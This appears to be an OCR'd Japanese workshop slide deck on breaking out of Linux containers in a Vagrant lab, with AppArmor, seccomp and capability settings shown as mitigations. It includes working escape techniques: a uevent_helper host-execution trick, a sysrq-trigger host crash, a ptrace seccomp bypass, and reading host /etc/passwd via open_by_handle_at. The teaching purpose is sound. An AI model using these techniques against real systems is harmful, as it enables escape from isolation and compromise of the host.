
Breakout
from
Container
https://flic.kr/p/bhvrV4

GMOペパボ

森田 浩平 @mrtc0

エンジニア

セキュリティ対策室

https://blog.ssrf.in/

準備

```
$ vagrant up
$ vagrant ssh
vagrant@ubuntu-xenial:~/$ cd files
vagrant@ubuntu-xenial:~/files$ ls
apparmor    bypass_seccomp.c  sample1.haco  sample3.haco
breakout.c  read_passwd.c     sample2.haco  sample4.haco
```

コマンドでの操作について

・ホスト (vagrant) とコンテナを行き来します

・ターミナルを複数起動して、それぞれで `vagrant ssh` しておくと便利です

Host

```
$ ↑ Host はホストでの操作です
```

Container

```
$ ↑ Container はコンテナでの操作です
```

Haconiwa

- `*.haco` がコンテナの設定を記述したファイルです

Host

```
$ sudo haconiwa start sample1.haco
Create lock: #<Lockfile path=/var/lock/.sample1.hacolock>
Container fork success and going to wait: pid=9816
root@sample1:/# ps aux
USER        PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
root          1  0.0  0.3  18208  3324 pts/3    S    09:18   0:00 /bin/bash
root         14  0.0  0.2  34424  2824 pts/3    R+   09:19   0:00 ps aux
```

LXC

- attacker と victim というコンテナがあることを確認

Host

```
$ lxc list
…
attacker | RUNNING | 10.152.207.88 (eth0)
victim   | RUNNING | 10.152.207.51 (eth0)
…
```

Breakout from Container

Breakout from Container

- セキュリティ機構による制限を回避すること
  - 脱出＝Breakout, Jailbreak
- Container ↔ Container
- Container ↔ Host
- コンテナのセキュリティ機構の設定不備があると Breakout ができてしまう

Container Security

- SELinux / AppArmor

アクセスコントロール
(特定のファイルへのアクセス禁止)

- cgroups

OSリソースの制限
(CPU, Memory)

- Linux Capability
- seccomp

権限 / 機能の制限
(permission, syscall)

- Linux Namespace
- chroot / pivot_root

OSリソースの分離
(Process, file system, etc…)

AppArmor

AppArmor

- コンテナはホストと一部のファイルを共有している
  - 読み書きができるとホストに影響を及ぼすファイルもある
  - ex) `/proc/kcore` , `/proc/sysrq-trigger`
- ReadOnly でマウントしたり、AppArmor で制御している
- もし書き込めた場合にどのようなことが起こるのか確かめてみよう！

/sys/kernel/uevent_helper

- uevent はデバイスが追加 / 削除されたときにカーネルが送信するイベント
- uevent が送信されたときに、uevent_helper に書き込まれているパスのプログラムを実行する
- uevent はユーザーランドから送信可能
  - /sys/devices/virtual/mem/null/uevent
  - /sys/class/mem/null/uevent

Let’s Breakout

Host

```
$ sudo haconiwa start sample1.haco
```

Container

```
root@sample:/# cat /root/hello.sh # 好きなエディタで書き込む

#!/bin/sh
echo “Hello, Host! ;)” > /tmp/hello.txt


root@sample:/# chmod +x /root/hello.sh
root@sample:/# echo “/var/lib/haconiwa/sample1/root/hello.sh” >
/sys/kernel/uevent_helper
```

Let’s Breakout

Host

```
$ ls /tmp/
```

Container

```
root@sample:/# echo change > /sys/class/mem/null/uevent
```

Host

```
$ ls /tmp
hello.txt
$ cat /tmp/hello.txt
hello host! ;)
```

/proc/sysrq-trigger

・/proc/sysrq-trigger に特定の文字列を送信することでホストを再起動させたりカーネルパニックを起こしたりできる

Container

```
root@sample1:/# echo c > /proc/sysrq-trigger
```

AppArmor

- プログラム単位でファイルやソケットへの強制アクセス制御(MAC)を行う
  - mrkwklx はアクセスモードを表し、r は Read, w は write, x は実行を表す
  - http://manpages.ubuntu.com/manpages/bionic/man5/apparmor.d.5.html

```
deny /usr/bin/top mrwklx, # top コマンドの読み書き実行を禁止
```

Apply AppArmor Profile to Container

・haconiwa-test プロファイルを sample1 コンテナに適用してみよう

Host

```
$ cat apparmor/haconiwa-test
…
deny /usr/bin/top mrwklx,
deny @{PROC}/sysrq-trigger rwklx,
…
```

Apply AppArmor Profile to Container

・haconiwa-test プロファイルを sample1 コンテナに適用してみよう

Host

```
$ sudo cp apparmor/haconiwa-test /etc/apparmor.d/haconiwa/
$ sudo apparmor_parser -Kr \
    /etc/apparmor.d/haconiwa/haconiwa-test
$ cat sample1.haco
…
config.apparmor = "haconiwa-test"
…
```

Apply AppArmor Profile to Container

Host

```
$ haconiwa start sample1.haco
```

Container

```
root@sample1:/# top
bash: /usr/bin/top: Permission denied
root@sample1:/# echo c > /proc/sysrq-trigger
bash: /proc/sysrq-trigger: Permission denied
```

AppArmor

- ReadOnly でマウントしたり、AppArmor によってコンテナで利用できるコマンドの実行やファイルへの読み書きを制限できる
  - `/proc/sysrq-trigger`
  - `/proc/sys/kernel/core_pattern`
  - `/proc/sys/kernel/modprobe`
  - `/sys/kernel/uevent_helper`

seccomp

seccomp & Linux Capability

・システムコールのフィルタリングを行う仕組み

・ホスト側にエスケープを許してしまうような危険なシステムコールを防ぐ

Container

```
root@sample1:/# mkdir /tmp/hoge
Bad system call
```

Quick Fun Example

Host

```
$ cat sample2.haco
config.seccomp.filter(default: :allow) do |rule|
  rule.kill :mkdir # mkdir(2) を禁止
end

$ sudo haconiwa start sample2.haco
root@sample1:/# mkdir /tmp/hoge
Bad system call
```

syscall	
kexec_load	新しいカーネルをロードできる
init_module	カーネルモジュールをロード
finit_module	カーネルモジュールをロード
delete_module	カーネルモジュールを削除
open_by_handle_at	ハンドルに対応するファイルを開く


Bypass seccomp


- seccomp ベースの Sandbox 環境はエスケープすることができる
  - `mkdir(2)` が禁止されていても回避できる
- **絶対に `ptrace(2)` の使用を許可してはいけない！**
  - トレーサがプロセスのシステムコールを変更してフィルタをバイパスできる
- ただし Linux Kernel 4.8 以前のバージョンで通用する

Let’s Bypass !

Container

```
root@sample1:~/# ls
bypass_seccomp.c
root@sample1:~/# mkdir dir
Bad system call
root@sample1:~/# gcc bypass_seccomp.c
root@sample1:~/# ./a.out
root@sample1:~/# ls -al
…
drwxr-xr-x  2 root root 4096 Sep 10 12:27 dir # 作成できた
```


seccomp
mkdir(2)
Bad system call


seccomp
ptrace
getpid(2) を呼び出す状態（レジスタ）を
mkdir(2) を呼び出す状態に変更
getpid(2)
mkdir(2)

ptrace(2)

```
kill(getpid(), SIGSTOP);
```

```
syscall(SYS_getpid, SYS_mkdir, "dir", 0777);
```

```
if (regs.orig_rax == SYS_getpid) {
        regs.orig_rax = regs.rdi;
        regs.rdi = regs.rsi;
        regs.rsi = regs.rdx;
        regs.rdx = regs.r10;
        ptrace(PTRACE_SETREGS, pid, NULL, &regs);
}
```

Linux Capability

Linux Capability

・root のみが使用できる権限を、細かく制御できる仕組み

・一部だけ付与したり制限したり

capability	
CAP_SYS_ADMIN	mount(2) など
CAP_SYS_CHROOT	chroot(2)
CAP_SYS_PTRACE	ptrace(2)
CAP_NET_RAW	RAWソケット(ping など)
CAP_SYS_BOOT	reboot(2) と kexec_load(2)

Exploring Capabilities

Host

```
$ sudo haconiwa start sample3.haco
root@sample1:/# ping 8.8.8.8
PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.
64 bytes from 8.8.8.8: icmp_seq=1 ttl=63 time=5.54 ms
^C
--- 8.8.8.8 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
```

Quick Fun Example

Container

```
root@sample1:/# mount /dev/sda1 /mnt/
root@sample1:/# cat /mnt/etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
…
vagrant:x:1000:1000:,,,:/home/vagrant:/bin/bash
ubuntu:x:1001:1001:Ubuntu:/home/ubuntu:/bin/bash
lxc-dnsmasq:x:112:117:LXC dnsmasq,,,:/var/lib/lxc:/bin/false
```

Quick Fun Example

Host

```
$ cat sample3.haco
  …
  config.capabilities.allow :all
  config.capabilities.drop "cap_sys_admin"
  config.capabilities.drop "cap_net_raw"
  …
```

Quick Fun Example

Host

```
$ sudo haconiwa start sample3.haco
root@sample1:/# ping 8.8.8.8
ping: icmp open socket: Operation not permitted
root@sample1:/# mount /dev/sda1 /mnt/
mount: permission denied
```

syscall	
kexec_load	新しいカーネルをロードできる
init_module	カーネルモジュールをロード
finit_module	カーネルモジュールをロード
delete_module	カーネルモジュールを削除
open_by_handle_at	ハンドルに対応するファイルを開く

open_by_handle_at

・ファイルハンドルが参照するファイルを開くシステムコール

- CAP_DAC_READ_SEARCH
  ・ファイルとディレクトリの読み出しの権限チェックをバイパスする
- ・bind mountしたディレクトリと同じファイルシステムにある任意のファイルにアクセス可能


open_by_handle_at

```
int open_by_handle_at(
    int mount_fd,
    struct file_handle *handle,
    int flags);
```

```
struct file_handle {
  unsigned int  handle_bytes;   /* Size of f_handle [in, out] */
  int           handle_type;    /* Handle type [out] */
  unsigned char f_handle[0];    /* File identifier */
};
```

open_by_handle_at

```
struct file_handle {
  unsigned int  handle_bytes;   /* Size of f_handle [in, out] */
  int           handle_type;    /* Handle type [out] */
  unsigned char f_handle[0];    /* File identifier */
};
```



先頭4バイトには開きたいファイルの inode 番号

open_by_handle_at

Host

```
$ stat /etc/passwd
  File: '/etc/passwd'
  Size: 1724            Blocks: 8          IO Block: 4096   regular file
Device: 801h/2049d      Inode: 23125       Links: 1
```

```
 struct my_file_handle h = {
     .handle_bytes = 8,
     .handle_type = 1,
     // 23125 = 5a 55
     .f_handle = {0x55, 0x5a, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00}
 };
```

Read to /etc/passwd

Host

```
$ stat /etc/passwd
  File: '/etc/passwd'
  Size: 1724            Blocks: 8          IO Block: 4096   regular file
Device: 801h/2049d      Inode: 23125       Links: 1

$ sudo haconiwa start sample4.c
root@sample1:/# vim read_passwd.c
    // Change ex) 23125 = 5a 55
    .f_handle = {0x55, 0x5a, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00}
};
```

Read to /etc/passwd

Container

```
root@sample1:/# gcc read_passwd.c
root@sample1:/# ./a.out
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
…
vagrant:x:1000:1000:,,,:/home/vagrant:/bin/bash
ubuntu:x:1001:1001:Ubuntu:/home/ubuntu:/bin/bash
lxc-dnsmasq:x:112:117:LXC dnsmasq,,,:/var/lib/lxc:/bin/false
```


DEMO (Get Shell)

Host

```
$ sudo haconiwa start demo1.haco
```

Container

```
root@sample1:/# gcc get_shell.c
root@sample1:/# ./a.out
```




Container Network

https://flic.kr/p/7dwxjt

Bridge Network

・LXDはデフォルト設定では
　ブリッジが作成される



Bridge Network

